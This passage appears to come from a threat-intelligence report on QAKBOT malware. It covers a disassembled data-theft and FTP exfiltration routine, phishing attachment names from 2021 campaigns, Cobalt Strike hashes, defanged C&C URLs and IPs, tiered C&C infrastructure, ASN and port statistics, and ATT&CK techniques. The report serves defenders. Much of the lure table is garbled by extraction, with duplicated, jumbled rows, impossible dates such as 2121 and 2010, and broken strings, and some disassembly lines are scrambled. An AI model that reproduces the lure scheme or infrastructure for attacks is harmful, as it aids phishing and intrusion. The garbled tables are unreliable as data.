QAKBOT leverages FTP account information stored in the configuration to exfiltrate the stolen data. The FTP accounts are legitimate user accounts that were likely compromised in previous QAKBOT infections. In other words, the domains are not simply malicious domains created for the sole purpose of harvesting data stolen by QAKBOT.


loc AE344B:	: CODE XREF: 0x00AE343F
FF 75 14 push	dword ptr [ebp + 0x14]
8D 85 F4 FD FF+ lea	eax, [ebp - 0x20C]
53 push	ebx
68 9C A3 B0 00 push	0xB0A39C ; " cert_name=[%s %s]"
68 FF 01 00 00 push	0x1FF
50 push	eax
E8 CB 07 01 00 call	sub_AF3C30
8D 85 F4 FD FF+ lea	<mark>eax</mark> , [ebp - 0x20C]
50 push	eax
FF 75 FC push	dword ptr [ebp - 4]
E8 8C 5E 01 00 call	sub_AF9300
8B 5D 08 mov	ebx, dword ptr [ebp + 8]
33 F6 xor	esi, esi
83 C4 1C add	esp, 0x1C
3B DE cmp	ebx, esi
74 69 je	loc_AE34E9
39 75 0C cmp	
7E 64 jle	
68 8C A3 B0 00 push	0xB0A38C ; " cert_data=["
FF 75 FC push	dword ptr [ebp - 4]
33 C0 xor	eax, eax
C6 45 F4 00 mov	byte ptr [ebp - 0xC], 0
8D 7D F5 lea AB stosd	edi, [ebp - 0xB]
AB stosd E8 64 5E 01 00 call	dword ptr es:[edi], <mark>eax</mark> sub AF9300
6A 05 push	5
8D 45 F4 lea	eax, [ebp - 0xC]
56 push	esi
50 push	eax
E8 F8 06 01 00 call	sub_AF3BA0
83 C4 14 add	esp, 0x14
39 75 0C cmp	dword ptr [ebp + 0xC], esi
7E 2A jle	loc AE34DA
,	

Figure 26. QAKBOT function to steal and exfiltrate stolen data

QAKBOT Campaigns

1H 2021 campaign details

In the observed campaigns, the threat actors use both "financial" (compensation, overdue debt, rebate) and "business process" (claim, complaint, document) email header lures to entrap victims.





The attachment name structure consists mainly of *<LureName><Random Number><Date_Code>.ext*. We show the attachment names we found, as well as when they were found, in the following table.

Campaign date	Date code	Attachment name
	01192021	Complaint_Copy_369987483_01192021.xlsm
Feb 3, 2021		
	02032021	CompensationClaim-1286116047-02032021.xls
Feb 5, 2021		
	02082021	Claim-860207286-02082021.xls
Feb 8, 2121		
	02092021	Claim-1128432364-02092021.xls
Feb 2, 2010		
	02162021	Claim-1583503708-02162021.xls
Feb 22, 2021		
	02182021	Complaint-919056775-02182021.xls
Feb 19, 2021		

	02192021	Complaint_Letter_974761194-02192021.xls
Feb 23, 2021		
	03042021	Overdue-Debt-1225799455-03042021.xls
Mar 6, 2021		
	02022021	CompensationClaim-82785999-02022021.xls
Mar 8, 2021		
	03092021	Complaint-Copy-636146074-03092021.xls
Mar 13, 2021		
	03102021	Complaint-Letter-1867071504-03102021.xls
Mar 13, 2021		
	03122021	CompensationClaim_1542026698_03122021.xls
Mar 14, 2021		
	04152021	CompensationClaim-191863321-04152021.xlsm
Apr 17, 2021		
	04162021	4275293-04162021.xlsm
Apr 16, 2021		
	04192021	7374758652-04192021.xlsm
Apr 19, 2021		
	05042021	Outstanding-Debt-711821451-05042021.xlsm
May 4, 2021		
	05062021	1509454892-05062021.xlsm
May 6, 2021	00002021	1000404002-00002021.xisiii
May 6, 2021	05402024	Conv 906016069 05102021 view
M 40.0004	05102021	Copy-806916968-05102021.xlsm
May 10, 2021		
	05132021	Debt-Details-1673749103-05132021.xlsm
May 14, 2021		
	05142021	Calculation-1888078752-05142021.xlsm
May 17, 2021		
	05172021	Compensation-1231272851-05172021.xlsm

05192021 Complaint-Letter-1373171828-05192021.xlsm May 19, 2021 06012021 Overdue_Debt_592550132_06012021.xlsm un 1, 2021` 06022021 Document_06022021_1550303392_Copy.xlsm un 3, 2021 06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 Cancellation_Letter_1246498236_06092021.xlsm	May 17, 2021		
05192021 Complaint-Letter-1373171828-05192021.xlsm May 19, 2021 06012021 Overdue_Debt_592550132_06012021.xlsm un 1, 2021` 06022021 Document_06022021_1550303392_Copy.xlsm un 3, 2021 06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 Cancellation_Letter_1246498236_06092021.xlsm		05182021	Permission-1522921359-05182021.xlsm
Iay 19, 2021 O6012021 Overdue_Debt_592550132_06012021.xlsm un 1, 2021` 06022021 Document_06022021_1550303392_Copy.xlsm un 3, 2021 06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 Cancellation_Letter_1246498236_06092021.xlsm	May 19, 2021		
No. Occurrence Occurrence Overdue_Debt_592550132_06012021.xlsm un 1, 2021` Occurrent_06022021_1550303392_Copy.xlsm un 3, 2021 Occurrent_06032021_808188295.xlsm un 3, 2021 Occurrence un 3, 2021 Occurrence 06082021 DEBT_06032021_808188295.xlsm un 3, 2021 Occurrence 06082021 Occurrence 06082021 Occurrence 06092021 Cancellation_Letter_1246498236_06092021.xlsm		05192021	Complaint-Letter-1373171828-05192021.xlsm
un 1, 2021` 06022021 Document_06022021_1550303392_Copy.xlsm un 3, 2021 06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 Cancellation_Letter_1246498236_06092021.xlsm	May 19, 2021		
06022021 Document_06022021_1550303392_Copy.xlsm un 3, 2021 06032021 06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 06092021 Cancellation_Letter_1246498236_06092021.xlsm		06012021	Overdue_Debt_592550132_06012021.xlsm
un 3, 2021 06032021 DEBT_06032021_808188295.xlsm 06082021 06082021 06082021 06092021 Cancellation_Letter_1246498236_06092021.xlsm	Jun 1, 2021`		
06032021 DEBT_06032021_808188295.xlsm un 3, 2021 06082021 06082021 62730743159_06082021.xlsm un 8, 2021 06092021 06092021 Cancellation_Letter_1246498236_06092021.xlsm		06022021	Document_06022021_1550303392_Copy.xlsm
un 3, 2021 06082021 62730743159_06082021.xlsm 06092021 Cancellation_Letter_1246498236_06092021.xlsm	Jun 3, 2021		
06082021 62730743159_06082021.xlsm un 8, 2021 06092021 06092021 Cancellation_Letter_1246498236_06092021.xlsm		06032021	DEBT_06032021_808188295.xlsm
un 8, 2021 06092021 Cancellation_Letter_1246498236_06092021.xlsm	Jun 3, 2021		
06092021 Cancellation_Letter_1246498236_06092021.xlsm		06082021	62730743159_06082021.xlsm
	Jun 8, 2021		
ur 0, 0001		06092021	Cancellation_Letter_1246498236_06092021.xlsm
un 9, 2021	Jun 9, 2021		
un 14, 2021 06142021 Rebate_2053672682_06142021.xlsm	Jun 14, 2021	06142021	Rebate_2053672682_06142021.xlsm

Table 2. Email lures used by QAKBOT operators

1H 2021 second stage QAKBOT infections

After the initial QAKBOT infection, the operators move onto the second stage or follow-on infections, which can be attributed to the QAKBOT loader. This table shows the indicators of compromise (IOCs) for the second stage infections, as well as descriptions of the files and the detection timeline.

Date	File name indicator	IOCs
May 2021	Cobalt Strike	 95fd08cb346b2a809eb1e7a7f7ed9982715b1912ba53c bc02833c82db02274f5
	C&C server	hxxps://restcdn[.]com/ba.css

	C&C server IP	• 195.123.241[.]214
Apr 2021	Cobalt Strike	 7afd454c3555a46c75bfb6dc888cfa01a8126f0d8bee96 0f75f9fd06ae38db1f
	C&C server	 hxxps://onlineceoshelp[.]com/jquery-3.2.2.min.js
		 hxxps://108.177.235[.]180/strap/j-devmin.js
	C&C server IP	• 108.177.235[.]180
Apr 2021	Cobalt Strike	 64911d0ddd1bf9b72daf0a9ef3064f5bf45317126622573 247f2b7c712f60495
Mar 2021	Cobalt Strike	 098caeccd3ac77fb7591c1f938161dcC&Cd8c9f437235c 53504381ed219732505
	C&C server	 hxxps://logon.securewindows[.]xyz/ptj

Table 3. IOCs for second stage infections

QAKBOT Infrastructure


QAKBOT tiered C&C infrastructure

QAKBOT uses a tiered (layered) network of C&C servers, which means that intermediary layers of servers facilitate communication with the C&C back end.

Tier 1 is the core infrastructure, and is also the botnet back end. Tier 3 proxies relay C&C server communication to the real C&C servers represented in the diagram as Tier 2. Tier 3 proxies get blocked quickly, so they are rotated in the malware configuration and change frequently.

This architecture shields the true location of back-end proxies from security researchers and law enforcement.

Here is a list of TCP ports used in C&C communication by the QAKBOT core and plug-ins 22, 80, 443, 995, 1194, 2078, 2087, 2222, 3389, 8443, 32100.



QAKBOT C&C infrastructure by autonomous system

We found that almost 25% of QAKBOT Tier 3 C&C server infrastructure can be associated with a single Autonomous System Number (ASN). ASNs are used by network operators to control routing and exchange routing information with other internet service providers (ISPs).

ASN	Ports	Percentage
3215	1194,2078,2087,2222	24.8%
20473	443,995,2222,8443	10.7%
5384	995,2078,2222	9.8%
11427	995,2222,3389	7.2%
6799	995,2222	5.5%
3737	995	5.2%
12479	2087,2222	3.8%
29049	2222	3.3%
22773	995	2.8%
12302	995	2.7%
30110	2222	2.7%
18712	995	2.7%
8400	995	2.3%
4837	995	1.5%
9443	995	1.3%
8612	32100	1.0%
11776	995	1.0%
16276	80	0.8%
42298	995	0.7%
11215	2078	0.7%
11260	995	0.7%

7385	995	0.7%
6871	2222	0.7%
60117	80	0.7%
51207	80	0.7%
206638	80	0.7%
21040	2222	0.7%
20001	2222	0.7%
13490	2222	0.5%
47331	2222	0.5%
12430	995	0.3%
2856	2222	0.3%
33363	2222	0.2%
12334	995	0.2%
3269	2222	0.2%
12684	2222	0.2%
5769	2222	0.2%
4181	995	0.2%
11351	2222	0.2%
30036	2222	0.2%
701	995	0.2%
396122	2078	0.2%
24560	2087	0.2%
8452	995	0.2%
39543	995	0.2%
8708	2222	0.2%
35819	995	0.2%

Table 4. QAKBOT Tier 3 C&C infrastructure

Tactics and Techniques

Mitre ATT&CK

Tactic	Technique (MITRE ID)
Initial access	Spear phishing (T1566.001)
	Spear-phishing link (T1566.002)
Execution	Scheduled task
	(T1053.005)
Persistence	Registry run reys/startup folder
	(T1547.001)
Privilege escalation	Scheduled task
	(T1053.005)
	Process hollowing
	(T1055.012)
Defense evasion	Software packing
	(T1027.002)
	DLL injection (T1055.001)
	Code signing
	(T1553.002)
	Signed binary proxy execution: regsvr32.exe
	(T1218.010)
	Signed binary proxy execution: rundll32.exe
	(T1218.011)
	Visualization/Sandbox evasion
	(T1497.001)
	Disable or modify tools
	(T1562.001)
Credential access	Man in the browser

	(T1185)
Lateral movement	VNC
	(T1021.005)
Collection	Man in the browser
	(T1185)
C&C	Multi-pop proxy
	(T1090.003)

References

¹ISC Handler. (March 3, 2021). SANS ISC InfoSec Forums. "Qakbot infection with Cobalt Strike." Accessed on October 23, 2021, at <u>https://isc.sans.edu/forums/diary/Qakbot+infection+with+Cobalt+Strike/27158/</u>.

²Federal Bureau of Investigation. (Aug. 5, 2018). *Public Intelligence*. "FBI Cyber Bulletin: Identified Qakbot Malware Variant Found on Thumb Drive Manufactured in China." Accessed on October 23, 2021, at <u>https://publicintelligence.net/fbi-qakbot-usb/</u>.